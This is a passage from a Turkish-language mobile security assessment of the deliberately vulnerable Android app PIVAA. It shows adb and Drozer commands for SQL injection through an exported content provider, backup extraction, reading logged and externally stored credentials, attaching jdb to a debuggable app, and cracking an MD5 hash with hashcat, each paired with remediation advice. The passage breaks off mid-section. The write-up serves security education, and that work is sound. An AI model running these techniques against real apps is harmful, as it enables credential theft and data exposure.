pull komutu ve uygulama dizini kullanılarak veritabanı dosyası alınır.SQLite Browser aracı kullanılarak veritabanı görüntülenmiştir. Tablo adı ve sütun isimleri mevcut isimlerle eşleşmektedir. Bu sayede veritabanı içeriği okunabilmektedir. Veritabanının incelenme sebebi, SQL sorgular yazıp SQL Injection zafiyetine neden olacak açığı bulmaktır.

```
kali@kali:~/Downloads/PIVAA$ adb pull /data/data/com.htbridge.pivaa/databases/pivaaDB
```


Şekil 21.VirtualBox/ADB ile Veritabanı Dosyasının Alınması



	id	title	author
1	1	My Vulnerable Android Application	High-Tech Bridge
2	2	My Vulnerable Android Application	High-Tech Bridge
3	3	My Vulnerable Android Application	High-Tech Bridge
4	4	My Vulnerable Android Application	High-Tech Bridge
5	5	My Vulnerable Android Application	High-Tech Bridge
6	6	My Vulnerable Android Application	High-Tech Bridge
7	7	My Vulnerable Android Application	High-Tech Bridge

Şekil 22.Pivaa/ SQLite Database

Pivaa uygulamasının, SQL sorgularında kullanıcı tarafından sağlanan girdiye izin verip vermediğini anlayabilmek için “select *from data” sorgusunu yazarak, “pivaaDB” isimli veritabanından “data” tablosundaki bilgiler çağrılmıştır. Ardından sorgunun iletilip iletilmediğinin görüntülenebilmesi için, uygulamanın java kaynak kodlarına bakılmıştır.



```
select * from data
```

QUERY

```
0 {
  id=1
  title=My Vulnerable Android Application
  author=High-Tech Bridge
}

1 {
  id=2
  title=My Vulnerable Android Application
  author=High-Tech Bridge
}
```

Şekil 23.Pivaa/SQLite Database/ SQL Sorgusu Yazma

Java kaynak kodu incelendiğinde, yazılan “select *from data” sorgusunun “rawSQLQuery” ismindeki bir fonksiyona argüman olarak iletildiği görülmektedir. Sorgu yürütülmekte ve java kodlarında herhangi bir temizleme işlemi gerçekleştirilmemektedir.

```
((Button) findViewById(R.id.button_raw_sql_database)).setOnClickListener(new View.OnClickListener() {  
    public void onClick(View view) {  
        String result = DatabaseActivity.this.db.rawQuery(((EditText) DatabaseActivity.this.findViewById(R.id.raw_sql_database)).getText().toString());  
        Log.d("htbridge", result);  
        ((TextView) DatabaseActivity.this.findViewById(R.id.output_database)).setText(result, TextView.BufferType.EDITABLE);  
        DatabaseActivity.this.renderListView();  
    }  
});
```

Şekil 24.Pivaa/rawSQLQuery Metodu

OWASP MSTG’ye göre hassas veriler, veritabanında şifreli bir biçimde tutulmalıdır. Hassas verilerin veritabanında şifreli bir şekilde tutulabilmesi için SQLite3 veritabanında şifreleme etkinleştirilmelidir:

```
SQLiteDatabase secureDB = SQLiteDatabase.openOrCreateDatabase(database,  
"password123", null);
```

Aynı zamanda SQL sorgusu yürütülmeden önce, kullanıcı girişi için girilen parametreleri yer tutucu görevi gören parametreler olarak kullanılmalıdır. Böylece kullanıcının girdisi, komut olarak değil veri olarak tutulacaktır.

Testte bir sonraki adımda, yetersiz korumalı dışa aktarılan içerik sağlayıcılar incelenmiştir. İçerik sağlayıcılar, bir veritabanında veya dosyada depolanan uygulama verileri, diğer uygulamalarla paylaşmak için kullanılmaktadırlar. Eğer içerik sağlayıcılar yeterince korumaya sahip değilse, bu durum hassas verilerin dışarı sızdırılmasına yol açabilmektedir. İçerik sağlayıcıları inceleyebilmek için, uygulamanın “AndroidManifest.xml” dosyası incelenmiştir.

```
<provider  
    android:name=".handlers.VulnerableContentProvider"  
    android:authorities="com.htbridge.pivaa"  
    android:enabled="true"  
    android:exported="true"  
    android:grantUriPermissions="true"  
    android:protectionLevel="dangerous"  
>
```

Şekil 25.Pivaa Uygulaması/AndroidManifest.xml/Content Provider

Uygulamanın java dosyası incelendiğinde, farklı bir aktivitede bir zafiyete rastlanmıştır. “ContentProviderActivity.java” dosyası incelendiğinde, içerik sağlayıcı URI’lerinde zafiyet

gözlemlenmiştir. İçerik sağlayıcı URI'leri “content://com.htbridge.pivaa”dır. Bu, içerik sağlayıcıdan veri alabilen bir yolu saldırganın yeniden oluşturmak için kullanabileceği anlamına gelmektedir. Giriş query methoduyla işlenmektedir.

```
@Override
public void onClick(View view) {
    EditText mQueryContentProviderView = (EditText) findViewById(R.id.url_content_provider);
    String query = mQueryContentProviderView.getText().toString();

    String url = "content://com.htbridge.pivaa/" + query;
    Uri uri = Uri.parse(url);

    try {
        Cursor cursor = getContentResolver().query(uri, null, null, null, null);

        StringBuilder sb = new StringBuilder();
        if (cursor != null) cursor.moveToFirst();

        while (!cursor.isAfterLast()) {
            String e = DatabaseUtils.dumpCurrentRowToString(cursor);

            Log.d("htbridge", e);
            sb.append(e).append("\n");

            cursor.moveToNext();
        }
    }
```

Şekil 26.Pivaa/ContentProviderActivity.java/ URI

Ayrıca java dosyası incelenmeye devam edildiğinde, “VulnerableContentProvider.java” isimli dosyada, query yönteminin “DatabaseHelper.java” dosyasında bulunan “rawSQLQueryCursor()” isimli başka bir yönteme aktarıldığı görülmektedir.

```
@Override
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {

    Log.i("htbridge", uri.toString());
    Log.i("htbridge", uri.getLastPathSegment());

    db.initDatabaseOuter();

    return db.rawSQLQueryCursor(uri.getLastPathSegment());
}
```

Şekil 27.Pivaa/ query Methodu/ VulnerableContentProvider.java

Aktarıldığı yönteme bakıldığında, konunun başında belirtilen sorguda olduğu gibi temizleme işleminin yine yapılmadığı görülmüştür.

```

public Cursor rawSQLQueryCursor(String query) {
    new StringBuilder();
    SQLiteDatabase db = getWritableDatabase();
    try {
        Log.d("htbridge", "rawSQLQueryCursor: " + query);
        return db.rawQuery(query, (String[]) null);
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}

```

Şekil 28.Pivaa SQLite Database/ rawSQLQueryCursor()

Bu güvenlik zafiyetinden yararlanmak için veritabanıyla Drozer aracılığıyla etkileşim kurulmuştur. Öncelikle uygulamanın saldırı yüzeyi belirlenmiştir. Aşağıdaki şekilde bu işlemin ekran görüntüsü verilmiştir.

```

dz> run app.package.attacksurface com.htbridge.pivaa
Attack Surface:
1 activities exported
1 broadcast receivers exported
1 content providers exported
1 services exported
is debuggable

```

Şekil 29.Pivaa Drozer ile Aktarılan Uygulama Parçaları

Drozer ile dışa aktarılan uygulama parçaları belirlenmiştir. İçerik sağlayıcıdan detaylı bilgi alabilmek için Drozer ile işlemlere devam edilmiştir.

```

dz> run app.provider.info -a com.htbridge.pivaa
Package: com.htbridge.pivaa
Authority: com.htbridge.pivaa
Read Permission: null
Write Permission: null
Content Provider: com.htbridge.pivaa.handlers.VulnerableContentProvider
Multiprocess Allowed: False
Grant Uri Permissions: True

```

Şekil 30.Pivaa Drozer İçerik Sağlayıcı İzinleri

Okuma ve yazma izinleri “null” yani boş olarak ayarlanmıştır. Bu durum, içerik sağlayıcı aracılığıyla veri depolarının sorgulanmaması için engel olmadığını kanıtlamaktadır. Bir sonraki adımda önceden keşfedilen içerik sağlayıcı URI’leri Drozer aracılığıyla incelenmiştir.


```
dz> run scanner.provider.finduris -a com.htbridge.pivaa
Scanning com.htbridge.pivaa...
Unable to Query content://com.htbridge.pivaa/
Unable to Query content://com.htbridge.pivaa
```

Şekil 31.Pivaa Drozer/İçerik Sağlayıcının İncelenmesi

Abd logcat kullanarak sql injection zafiyetinden yararlanılmıştır. İçerik sağlayıcıya bir sql sorgusu yazılarak istismar görüntülenmiştir.

```
dz> run app.provider.query content://com.htbridge.pivaa/"select * from data"
| id | title | author |
| 1 | My Vulnerable Android Application | High-Tech Bridge |
| 2 | My Vulnerable Android Application | High-Tech Bridge |
| 3 | My Vulnerable Android Application | High-Tech Bridge |
| 4 | My Vulnerable Android Application | High-Tech Bridge |
| 5 | My Vulnerable Android Application | High-Tech Bridge |
| 6 | My Vulnerable Android Application | High-Tech Bridge |
| 7 | My Vulnerable Android Application | High-Tech Bridge |
| 8 | My Vulnerable Android Application | High-Tech Bridge |
| 9 | My Vulnerable Android Application | High-Tech Bridge |
```

Şekil 32.Pivaa Drozer ile SQL Injection Sorgusu

Bir sonraki adımda, yedeklemeler incelenmiştir. Uygulama, AndroidManifest.xml dosyasında 'android:allowBackup' özelliği true olarak ayarlanmıştır. Bir uygulamanın yedeklerinin oluşturulması, hassas bilgilerin erişilmesine neden olabilmektedir. Adb aracı kullanılarak "com.htbridge.pivaa" paketinin yedeği "backup" komutuyla alınmıştır. Bu yedek paketini açmak için bir şifre girilmiştir.

```
adb backup com.htbridge.pivaa
```

Bu paketin çıkarılması için 'backup.ab' isminde bir dosya oluşturulmuştur. Bu dosyayı tar dosyasına dönüştürebilmek için "abe.jar" dosyası kullanılmıştır. Yedek oluşturulurken girilen şifre de yine bu adımda girilmiştir.

```
java -jar abe.jar unpack backup.ab application-data.tar password
```

Daha sonra oluşturulan bu dosyayı açıp içeriği görüntülenmiştir.

```
tar xvf application-data.tar
```

Böylece uygulamanın yedeklemeye ve yedekleme dosyasının açılıp okunmasıyla da veritabana ve hassas verilere erişime izin verdiği görülmüştür. Hassas verilere erişimi engellemek için 'android:allowBackup' özelliği False olarak ayarlanmalıdır. Bu özellik

ayarlanmamışsa, varsayılan olarak değer atanır ve yine erişime açık anlamına gelmektedir. O sebeple bu değer mutlaka False olarak ayarlanmalıdır.

Bir sonraki adımda, hassas verilerin loglara kaydedilip kaydedilmediği tespit edilmeye çalışılmıştır. Uygulamanın hassas verileri loglara kaydettiği tespit edilmiştir. Uygulama, kullanıcıdan “kullanıcı adı” ve “parola” bilgilerini istemektedir. Ardından da bu bilgileri loglara kaydetmektedir. Kullanıcı bilgileri gibi hassas verilerin loglara kaydedilmesi, saldırganların bu bilgilere kolaylıkla ulaşmasını sağlamaktadır. Bir saldırganın, bu bilgilere nasıl erişebileceği aşağıdaki adımlarla anlatılmıştır. Log.i() methodu kullanılmıştır. Pivaa uygulaması, oturum açarken kullanıcıdan istediği bilgileri aşağıdaki şekilde görüldüğü üzere günlük mesaj olarak kaydetmektedir.

```
Log.i("info", "saveLoginInfo: username = " + username + " | password = " + password);
```

```
adb logcat | grep "$(adb shell ps | grep com.htbridge.pivaa | awk '{print $2}')
```

```
System.err: at android.view.View$PerformClick.run(View.java:22259)
System.err: at android.os.Handler.handleCallback(Handler.java:751)
System.err: at android.os.Handler.dispatchMessage(Handler.java:95)
System.err: at android.os.Looper.loop(Looper.java:154)
System.err: at android.app.ActivityThread.main(ActivityThread.java:6077)
System.err: at java.lang.reflect.Method.invoke(Native Method)
System.err: at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:755)
System.err: at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:755)
info : saveLoginInfo: username = admin | password = secure-password
```

Şekil 33. Pivaa Giriş Yapma İşleminin Loglara Kaydedilmesi

Bu zafiyetin önlenmesi için ProGuard aracı kullanılabilir. Android Studio kullanılıyorsa, ProGuard aracı içerisinde mevcuttur.

Bir sonraki adımda, uygulamanın harici verileri depolayıp depolamadığı kontrol edilmiştir. Uygulama hassas verileri harici bir SD kartta depolamaktadır. Harici depoya kaydedilen veriler, saldırganlar tarafından okunabilir ve değiştirilebilmektedirler. Uygulamanın kaynak kodları bu zafiyetin tespiti için incelenmiştir. “Authentication.java” dosyasının, “credential.dat” isimli bir dosya oluşturduğu ve verileri burada depoladığı görülmüştür.

```

public boolean saveLoginInfoExternalStorage(Context context, String username, String password) {
    if (isExternalStorageWritable()) {
        Log.i("htbridge", "saveLoginInfoExternalStorage: writable, all ok!");
        Log.i("htbridge", "getExternalStorageDirectory = " + Environment.getExternalStorageDirectory());
        Log.i("htbridge", "getExternalStoragePublicDirectory = " + context.getExternalFilesDir(null));

        String filename = context.getExternalFilesDir(null) + "/credentials.dat";

        Log.i("htbridge", "saveLoginInfoExternalStorage: username = " + username + " | password = " + password);
        Log.i("htbridge", "saveLoginInfoExternalStorage: opening for writing " + filename);

        File file = new File(context.getExternalFilesDir(null), "/credentials.dat");

        Log.i("htbridge", "saveLoginInfoExternalStorage: opening for reading " + filename);

        try {
            String content = username + ":" + password + "\n";

            file.createNewFile();
            FileOutputStream fOut = new FileOutputStream(file);
            OutputStreamWriter myOutWriter = new OutputStreamWriter(fOut);

            myOutWriter.write(content);
            myOutWriter.close();
            fOut.flush();
            fOut.close();

        } catch (Exception e) {
            e.printStackTrace();
            return false;
        }
    }
}

```

Şekil 34.Pivaa/Kaynak Kodları/ Authentication.java

Hassas bilgilerin tutulduğu “credentials.dat” dosyası ADB aracılığıyla açılıp bilgiler görüntülenmiştir. Dosyayı açmak için, daha önce kullanıcı yöneticisi için kullanılan kimlik bilgileri kullanılmıştır.

```

kali@kali:~/Downloads/PIVAA/pivaa$ adb pull /sdcard/Android/data/com.htbridge.pivaa/files/credentials.dat
/sdcard/Android/data/com.htbridge.pivaa/files/credentials.dat: 1 file pulled. 0.0 MB/s (22 bytes in 0.004s)

```

```

kali@kali:~/Downloads/PIVAA/pivaa$ strings credentials.dat
admin:secure-password

```

Şekil 35.Pivaa/ADB İle Credentials.dat Dosyasının Açılması

Böylece hassas verilerin harici depolama biriminde saklanmaması gerektiği görülmüştür. Hassas veriler dahili depolamada tutulmalıdır. Uygulama veya kullanıcı dahili depolamaya erişememektedir. Kullanıcı uygulamayı sildiğinde dahili depolamadaki veriler de kaldırılmaktadır. Hassas bilgileri saklamanın en etkili yolu dahili depolamadır.

Bir sonraki aşamada, uygulamanın kaynak kod dosyasında sabit kodlanmış hassas veriler incelenmiştir. Bir uygulamanın kodundaki sabit kodlanmış veriler, kötü niyetli kullanıcılar tarafından kolayca alınabilir ve diğer saldırıları gerçekleştirmek için kullanılabilir. Aşağıda Configuration.java dosyası verilmiştir. Kullanıcı adı ve şifre sabit kodlanmıştır ve erişimi oldukça kolaydır. Kimlik bilgileri, şifreleme anahtarları, API’ler

vb. hassas veriler sabit kodlanmamalıdır. Hassas veriler, güvenli bir dizinde bulunan harici bir dosyada saklanmalıdır. Şifreleme anahtarlarının güvenli bir şekilde saklanması için Android KeyStore kullanılmalıdır.

File: Configuration.java

```
1. package com.htbridge.pivaa;  
2. /* loaded from: classes.dex */  
3. public class Configuration {  
4.     public String url_json = "https://www.htbridge.com/ssl/api/v1/load_all/1510314123771.html?_1510314123152";  
5.     public String url_webview = "https://www.htbridge.com/ssl/";  
6.     public String url_webview_link_1 = "file:///etc/hosts";  
7.     public String url_webview_link_2 = "https://xss.rocks/scriptlet.html";  
8.     public String default_title_database_item = "My Vulnerable Android Application";  
9.     public String default_author_database_item = "High-Tech Bridge";  
10.    public String username = "test";  
11.    public String password = "verycomplicatedpassword";  
12. }
```

Şekil 36.Pivaa/Configuration.java

Analize uygulamanın hata ayıklama modunun etkin olup olmadığı kontrol edilerek devam edilmiştir. Hata etkinleştirme modu, önemli teknik bilgileri tersine mühendislik yöntemleriyle ortaya çıkarabilmektedir. Bu sebeple hata ayıklama modu devre dışı bırakılmalıdır. AndroidManifest.xml dosyası incelenerek “android:debuggable” ayarının True değeri olup olmadığı kontrol edilmiştir.

```
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />  
<uses-permission android:name="android.permission.INTERNET" />  
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />  
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />  
<uses-permission android:name="android.permission.NFC" />  
<uses-permission android:name="android.permission.CALL_PHONE" />  
<uses-permission android:name="android.permission.CAMERA" />  
<uses-permission android:name="android.permission.RECORD_AUDIO" />  
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:permission="android.permission.DANGEROUS" android:debuggable="true" android:allowBackup="true" android:largeHeap="true" android:usesCleartextTraffic="true" android:networkSecurityConfig="@xml/network_security_config" android:enableOnBackInvokedCallback="true" />  
<activity android:label="@string/app_name" android:name="com.htbridge.pivaa.MainActivity" android:permission="android.permission.DANGEROUS" />  
<intent-filter>  
<action android:name="android.intent.action.MAIN" />  
<category android:name="android.intent.category.LAUNCHER" />  
</intent-filter>
```

Şekil 37.Pivaa/AndroidManifest.xml/Android debuggle = True

Uygulama hata ayıklama modu açıktır. Bu sebeple, uygulama komutlarını ADB ile yürütmek önemsiz hale gelmektedir.Kali linux sanal makine içerisinde emulatörde bir kabuk başlatıp, “run-as” komutuyla etkileşime geçilmiştir. Bu şekilde normalde okuma izni olunmayan dosyalara ulaşılabilmiştir.

```
/ $ run-as com.htbridge.pivaa  
/data/data/com.htbridge.pivaa $ ls
```

```
$ adb exec-out run-as com.htbridge.pivaa cat databases/pivaaDB > pivaaDB-copy
```

Şekil 38.Pivaa/Kali Linux/run-as

Ardından hedef uygulamanın bağlantı port noktasını görebilmek için “adb jdwp” komutu çalıştırılmıştır ve “1581” port numarasına ulaşılmıştır. ADB aracılığıyla port numarası ile iletişime geçilmiştir.

```
adb forward tcp:7777 jdwp:1581
```

Şekil 39.Pivaa/Port 1581 ile İletişim Kurma

Son olarak “jdb” komutuyla hata ayıklayıcı,hedef uygulamaya eklenmiştir.

```
kali@kali:~$ jdb -attach localhost:7777
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
```

Şekil 40.Pivaa/Hata Ayıklayıcıyı Hedef Uygulamaya Ekleme

“Methods” yapısı kullanılarak uygulamanın hangi sınıf ve yöntemleri kullandığı görüntülenmiştir. Daha önceden görülmeyen “attemptLogin()” yapısı böylece görüntülenmiştir.

```
> methods com.htbridge.pivaa.MainActivity
** methods list **
com.htbridge.pivaa.MainActivity <init>()
com.htbridge.pivaa.MainActivity access$000(com.htbridge.pivaa.MainActivity)
com.htbridge.pivaa.MainActivity access$100(com.htbridge.pivaa.MainActivity)
com.htbridge.pivaa.MainActivity access$200(com.htbridge.pivaa.MainActivity)
com.htbridge.pivaa.MainActivity access$302(com.htbridge.pivaa.MainActivity)
com.htbridge.pivaa.MainActivity access$400(com.htbridge.pivaa.MainActivity)
com.htbridge.pivaa.MainActivity access$500(com.htbridge.pivaa.MainActivity)
com.htbridge.pivaa.MainActivity attemptLogin()
com.htbridge.pivaa.MainActivity isPasswordValid(java.lang.String)
com.htbridge.pivaa.MainActivity isUsernameValid(java.lang.String)
com.htbridge.pivaa.MainActivity showProgress(boolean)
com.htbridge.pivaa.MainActivity onCreate(android.os.Bundle)
```

Şekil 41.Pivaa/Method Listesi

“attemptLogin()” yapısı kullanılarak oturum açma işlemi denenmiştir. Breakpoint oluşturulup, çeşitli komutlar denenerek kullanıcı adı ve şifre verilerine ulaşılmıştır. Böylece uygulamanın hata ayıklama modunun “True” olarak tanımlanmasının etkileri görüntülenmiştir. Bu değer “False” olarak ayarlanmalıdır.

```
Breakpoint hit: "thread=main", com.htbridge.pivaa.MainActivity.attemptLogin(), line=159 bci=2
```

```
Step completed: "thread=main", com.htbridge.pivaa.MainActivity.attemptLogin(), line=186 bci=93
main[1] locals
Method arguments:
Local variables:
username = "admin"
password = "secure-password"
```

Şekil 42.Pivaa/Kullanıcı Bilgileri

Bir sonraki aşamada uygulamada kullanılan algoritmalar incelenmiştir. Uygulamanın MD5 karma algoritması kullanılmaktadır. MD5 algoritması güvenilir bir algoritma değildir. Bu algoritmanın nasıl uygulandığı incelenmiştir. Uygulama kaynak kodlarında “Encryption.java” dosyasına bakılmıştır.

```
public final class Encryption {
    public static String hash(String algorithm, String text) {
        try {
            MessageDigest digest = MessageDigest.getInstance(algorithm);
            digest.update(text.getBytes());
            byte[] messageDigest = digest.digest();
            String hashedOutput = String.format("%032X", new BigInteger(1, messageDigest));
            return hashedOutput;
        } catch (Exception e) {
            e.printStackTrace();
            return "";
        }
    }
}
```

Şekil 43.Pivaa/Encryption.java

Bu algoritmanın çalışma şekli şu şekildedir:

Hash fonksiyonu, uygulanan hash algoritmasını ve hash işlemi yapılan metni gösteren iki dize değeri (String algorithm ve text) almaktadır. Ardından try-catch blokları içerisinde bulunan messageDigest sınıfıyla, MD5 fonksiyonu uygulanmaktadır. Metni işlemek için update fonksiyonu kullanılmaktadır. Bir nesneyi string değere dönüştürmek için “String.format(“%032X”, new BigInteger(1, messageDigest)) ifadesi kullanılmıştır. %032x ifadesi, 32 karakter uzunluğunda ve onaltılık bir tam sayı değeri anlamına gelmektedir. Özetleme hesaplaması yapılması için “digest.digest” methodu kullanılmıştır. MD5 algoritmasının zayıf bir algoritma olduğunu gösterebilmek için bir dize girişi, MD5 Hash ile oluşturulmuştur. Hashcat aracı Kali Linux içerisinde bulunmaktadır. Farklı bir işletim sistemi kullanıyorsanız uygulamayı kullanabilmek için indirmeniz gerekmektedir. Hashcat aracıyla bir ‘dictionary attack’ gerçekleştirmek için, help parametresinden yararlanılarak gerekli parametreler girilmiştir. Hashcat aracının kullanılan versiyonu aşağıda verilmiştir. Hash.target yazan kısımdaki parola, hashes.txt isimli dosyasının içerisine hashcat aracı kullanılmadan önce girilmiştir. Ardından ilgili araç kullanılarak bir sözlük saldırısı gerçekleştirilmiş ve kolayca parolaya ulaşılmıştır.


```
(kali㉿kali)-[~/hashcat]
$ ./hashcat --version
v6.2.5-476-gab8cc31b2

(kali㉿kali)-[~/hashcat]
$ hashcat -m 0 -a 1 ./hashes.txt /usr/share/wordlist
s/rockyou.txt

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target.....: 5f4dcc3b5aa765d61d8327deb882cf99
```

Şekil 44.Pivaa/Hashcat Dictionary Attack


Görüldüğü üzere uygulamalarda bu hassas bilgilere erişim oldukça kolaydır. MD5 algoritması yerine daha güçlü algoritmalar kullanılmalıdır. SHA-256, SHA-3 bu güçlü algoritmalara örnektir.

Bir sonraki aşamada uygulamanın random java sınıfı incelenmiştir. Aşağıda bu kod parçası verilmiştir. Koda göre, nextInt() methodu ile 0-100000 arasında rastgele tam sayı değerler döndürülmektedir. Bu yöntemde PNRG denilmektedir. Bunun yerine RNG yani,güçlü rastgele sayı üretici kullanılmalıdır. Üretilen sayılar da veritabanında güvenilir bir şekilde tutulmalıdır.

```
public static String rng() {
    Random rnd = new Random();
    int n = rnd.nextInt(100000) + 1;
    return Integer.toString(n);
}
```

Şekil 45.Pivaa/Encryption.java/Random

Bir sonraki aşamada uygulamanın kullandığı AES/ECB/PKCS5 şifrelemesi incelenmiştir. Bu şifreleme güvensiz bir şifreleme türüdür. Çalışma prensibi aşağıda verilmiştir.



Şekil 46. AES/ECB/PKCS5 Çalışma Prensipleri

Şifrelenecek mesaj, bayt bloklarına bölünmektedir. Bu blok şifrelere AES denilmektedir. ECB modunda her düz metin bloğu, anahtarla bağımsız olarak şifrlenmektedir. Bu şifreleme zayıf bir şifreleme biçimidir. Aynı düz metin girişi sağlanırsa aynı şifreli metin çıktısı elde edilecektir. Uygulamanın java kaynak kodlarında ECB modu kullanılarak AES şifreleme yapıldığı aşağıdaki şekilde verilmiştir.


```
public static String encryptAES_ECB_PKCS5Padding(String value) {
    try {
        byte[] key = {1, 2, 3, 4, 5, 6, 7, 8, 8, 7, 6, 5, 4, 3, 2, 1};
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(1, skeySpec);
        byte[] encrypted = cipher.doFinal(value.getBytes());
        new Base64();
        System.out.println("encrypted string: " + new String(Base64.encodeBase64(encrypted)));
        return new String(Base64.encodeBase64(encrypted));
    } catch (Exception ex) {
        ex.printStackTrace();
        return "";
    }
}
```

Şekil 47. Pivaa/Encryption.java/AES-ECB Modu

Yukarıdaki kodda görülen “SecretKeySpec” sınıfı, belirli bir bayt dizisinden, gizli bir anahtar oluşturmaktadır. Anahtar sabit kodlandığı için bu sınıfın uygulanması savunmasızdır. “Cipher” java sınıfı, belirtilen dönüşümü uygulayan bir şifre nesnesi döndürmek için kullanılan “getInstance()” fonksiyonunu sağlamaktadır. “Base64” şifrelenmiş dizesi kullanarak kodlanmakta ve method tarafından döndürülmektedir. Bu şifrelemenin zayıflığını gösterebilmek için Genymotion emulatörü kullanılmıştır. Düz metin saldırısı yapılarak, rastgele dizeler girilmiş ve şifrelenmiş çıktı, elde edilen şifreyle karşılaştırılarak orijinal metin tahmin edilmiştir. Şifrelenmiş düz metnin girilen metinle aynı olduğu ve “encryption” sözcüğünün


şifrelenmiş metin olduğu görülmüştür. Kriptografik işlemler için ECB modu kullanılmamalıdır. Java dosyasında bu kod yerine aşağıdaki komut yazılmalıdır.

```
Cipher cipher = Cipher.getInstance("AES/CFB/PKCS5Padding");
```



Şekil 48. Pivaa-Genymotion/Zayıf Şifreleme

Bir sonraki adımda yine uygulamada kullanılan AES CBC modu incelenmiştir. Uygulama, bu modu kullanırken bir başlatma vektörü (IV) kullanmaktadır. Öngörülebilir vektörler, düz metin saldırısına maruz kalmaktadırlar. Öncelikle kısaca AES CBC modunun çalışma prensibi aşağıda verilmiştir. CBC modu, her bloğun kendisinden sonra gelen blok ile, şifreleme işlemi öncesinde XOR işlemi yapılmasıdır. İlk blok IV adındaki başlatma vektörü ile XOR işlemine girmektedir. Bu CBC sürecini başlatmaktadır.



Pivaa uygulamasının kaynak kodları incelenerek işleme devam edilmiştir.


```

